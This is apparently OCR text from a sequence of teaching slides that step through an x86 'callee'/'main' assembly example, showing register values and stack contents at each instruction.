
%eax	0x33
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2b0
%eip	0x80483a3

```
callee:
  push %ebp                   0x8048394
  mov %esp,%ebp               0x8048395
  mov 0xc(%ebp),%eax          0x8048397
  mov 0x8(%ebp),%edx          0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax               0x80483a0
➡ pop %ebp                    0x80483a3
  ret                         0x80483a4
main:
  push %ebp                   0x80483a5
  mov %esp,%ebp               0x80483a6
  sub $0x18,%esp              0x80483a8
  movl $0x28,0x4(%esp)        0x80483ab
  movl $0xa,(%esp)            0x80483b3
  call 0x8048394              0x80483ba
  mov %eax,-0x4(%ebp)         0x80483bf
  mov -0x4(%ebp),%eax         0x80483c2
  leave                       0x80483c5
  ret                         0x80483c6
```



%eax	0x33
%edx	0xa
%esp	0xfd2b0
%ebp	0xfd2d0
%eip	0x80483a3

```
callee:
  push %ebp                  0x8048394
  mov %esp,%ebp              0x8048395
  mov 0xc(%ebp),%eax         0x8048397
  mov 0x8(%ebp),%edx         0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax              0x80483a0
→ pop %ebp                   0x80483a3
  ret                        0x80483a4
main:
  push %ebp                  0x80483a5
  mov %esp,%ebp              0x80483a6
  sub $0x18,%esp             0x80483a8
  movl $0x28,0x4(%esp)       0x80483ab
  movl $0xa,(%esp)           0x80483b3
  call 0x8048394             0x80483ba
  mov %eax,-0x4(%ebp)        0x80483bf
  mov -0x4(%ebp),%eax        0x80483c2
  leave                      0x80483c5
  ret                        0x80483c6
```



0xFFFFFFFF

0xfd2d4

0xfd2c0

0xfd2d0

0x28

0xfd2bc

0xa

0xfd2b8

0x80483bf

0xfd2b4


0xfd2d0

0xfd2b0

0x00000000

%eax	0x33
%edx	0xa
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x80483a3

```
callee:
  push %ebp             0x8048394
  mov %esp,%ebp         0x8048395
  mov 0xc(%ebp),%eax    0x8048397
  mov 0x8(%ebp),%edx    0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax         0x80483a0
  pop %ebp              0x80483a3
  ret                   0x80483a4
main:
  push %ebp             0x80483a5
  mov %esp,%ebp         0x80483a6
  sub $0x18,%esp        0x80483a8
  movl $0x28,0x4(%esp)  0x80483ab
  movl $0xa,(%esp)      0x80483b3
  call 0x8048394        0x80483ba
  mov %eax,-0x4(%ebp)   0x80483bf
  mov -0x4(%ebp),%eax   0x80483c2
  leave                 0x80483c5
  ret                   0x80483c6
```




0xFFFFFFFF

0xfd2c0	0xfd2d4
	0xfd2d0
0x28	
0xa	0xfd2bc
0x80483bf	0xfd2b8
0xfd2d0	0xfd2b4
	0xfd2b0

0x00000000

```
callee:
   push %ebp                   0x8048394
   mov %esp,%ebp               0x8048395
   mov 0xc(%ebp),%eax          0x8048397
   mov 0x8(%ebp),%edx          0x804839a
   lea (%edx,%eax,1),%eax0x804839d
   add $0x1,%eax               0x80483a0
   pop %ebp                    0x80483a3
   ret                         0x80483a4
main:
   push %ebp                   0x80483a5
   mov %esp,%ebp               0x80483a6
   sub $0x18,%esp              0x80483a8
   movl $0x28,0x4(%esp)        0x80483ab
   movl $0xa,(%esp)            0x80483b3
   call 0x8048394              0x80483ba
   mov %eax,-0x4(%ebp)         0x80483bf
   mov -0x4(%ebp),%eax         0x80483c2
   leave                       0x80483c5
   ret                         0x80483c6
```

%eax	0x33
%edx	0xa
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x80483a3



0xFFFFFFFF

0xfd2c0

0x28

0xa

0x80483bf

0xfd2d0

0x00000000

0xfd2d4

0xfd2d0

0xfd2bc


0xfd2b8

0xfd2b4

0xfd2b0


```
callee:
   push %ebp                     0x8048394
   mov %esp,%ebp                 0x8048395
   mov 0xc(%ebp),%eax            0x8048397
   mov 0x8(%ebp),%edx            0x804839a
   lea (%edx,%eax,1),%eax0x804839d
   add $0x1,%eax                 0x80483a0
   pop %ebp                      0x80483a3
   ret                           0x80483a4
main:
   push %ebp                     0x80483a5
   mov %esp,%ebp                 0x80483a6
   sub $0x18,%esp                0x80483a8
   movl $0x28,0x4(%esp)          0x80483ab
   movl $0xa,(%esp)              0x80483b3
   call 0x8048394                0x80483ba
   mov %eax,-0x4(%ebp)           0x80483bf
   mov -0x4(%ebp),%eax           0x80483c2
   leave                         0x80483c5
   ret                           0x80483c6
```

%eax	0x33
%edx	0xa
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x80483a4



%eax	0x33
%edx	0xa
%esp	0xfd2b4
%ebp	0xfd2d0
%eip	0x80483bf

```
callee:
  push %ebp                  0x8048394
  mov %esp,%ebp              0x8048395
  mov 0xc(%ebp),%eax         0x8048397
  mov 0x8(%ebp),%edx         0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax              0x80483a0
  pop %ebp                   0x80483a3
  ret                        0x80483a4
main:
  push %ebp                  0x80483a5
  mov %esp,%ebp              0x80483a6
  sub $0x18,%esp             0x80483a8
  movl $0x28,0x4(%esp)       0x80483ab
  movl $0xa,(%esp)           0x80483b3
  call 0x8048394             0x80483ba
  mov %eax,-0x4(%ebp)        0x80483bf
  mov -0x4(%ebp),%eax        0x80483c2
  leave                      0x80483c5
  ret                        0x80483c6
```




0xFFFFFFFF

0xfd2c0	0xfd2d4
	0xfd2d0
0x28	
0xa	0xfd2bc
0x80483bf	0xfd2b8
0xfd2d0	0xfd2b4
	0xfd2b0

0x00000000

%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483bf

```
callee:
  push %ebp                 0x8048394
  mov %esp,%ebp             0x8048395
  mov 0xc(%ebp),%eax        0x8048397
  mov 0x8(%ebp),%edx        0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax             0x80483a0
  pop %ebp                  0x80483a3
  ret                       0x80483a4
main:
  push %ebp                 0x80483a5
  mov %esp,%ebp             0x80483a6
  sub $0x18,%esp            0x80483a8
  movl $0x28,0x4(%esp)      0x80483ab
  movl $0xa,(%esp)          0x80483b3
  call 0x8048394            0x80483ba
  mov %eax,-0x4(%ebp)       0x80483bf
  mov -0x4(%ebp),%eax       0x80483c2
  leave                     0x80483c5
  ret                       0x80483c6
```



0xFFFFFFFF

0xfd2d4

0xfd2c0

0xfd2d0

0x28

0xfd2bc

0xa

0xfd2b8

0x80483bf

0xfd2b4


0xfd2d0

0xfd2b0

0x00000000

%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483bf

```
callee:
  push %ebp                 0x8048394
  mov %esp,%ebp             0x8048395
  mov 0xc(%ebp),%eax        0x8048397
  mov 0x8(%ebp),%edx        0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax             0x80483a0
  pop %ebp                  0x80483a3
  ret                       0x80483a4
main:
  push %ebp                 0x80483a5
  mov %esp,%ebp             0x80483a6
  sub $0x18,%esp            0x80483a8
  movl $0x28,0x4(%esp)      0x80483ab
  movl $0xa,(%esp)          0x80483b3
  call 0x8048394            0x80483ba
  mov %eax,-0x4(%ebp)       0x80483bf
  mov -0x4(%ebp),%eax       0x80483c2
  leave                     0x80483c5
  ret                       0x80483c6
```




0xFFFFFFFF

0xfd2c0	0xfd2d4
	0xfd2d0
0x28	
0xa	0xfd2bc
0x80483bf	0xfd2b8
0xfd2d0	0xfd2b4
	0xfd2b0

0x00000000

%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483bf

```
callee:
  push %ebp                  0x8048394
  mov %esp,%ebp              0x8048395
  mov 0xc(%ebp),%eax         0x8048397
  mov 0x8(%ebp),%edx         0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax              0x80483a0
  pop %ebp                   0x80483a3
  ret                        0x80483a4
main:
  push %ebp                  0x80483a5
  mov %esp,%ebp              0x80483a6
  sub $0x18,%esp             0x80483a8
  movl $0x28,0x4(%esp)       0x80483ab
  movl $0xa,(%esp)           0x80483b3
  call 0x8048394             0x80483ba
  mov %eax,-0x4(%ebp)        0x80483bf
  mov -0x4(%ebp),%eax        0x80483c2
  leave                      0x80483c5
  ret                        0x80483c6
```



0xFFFFFFFF

Value	Address
0xfd2c0	0xfd2d4
0x33	0xfd2d0
	0xfd2cc
0x28	
0xa	0xfd2bc
0x80483bf	0xfd2b8
0xfd2d0	0xfd2b4
	0xfd2b0

0x00000000

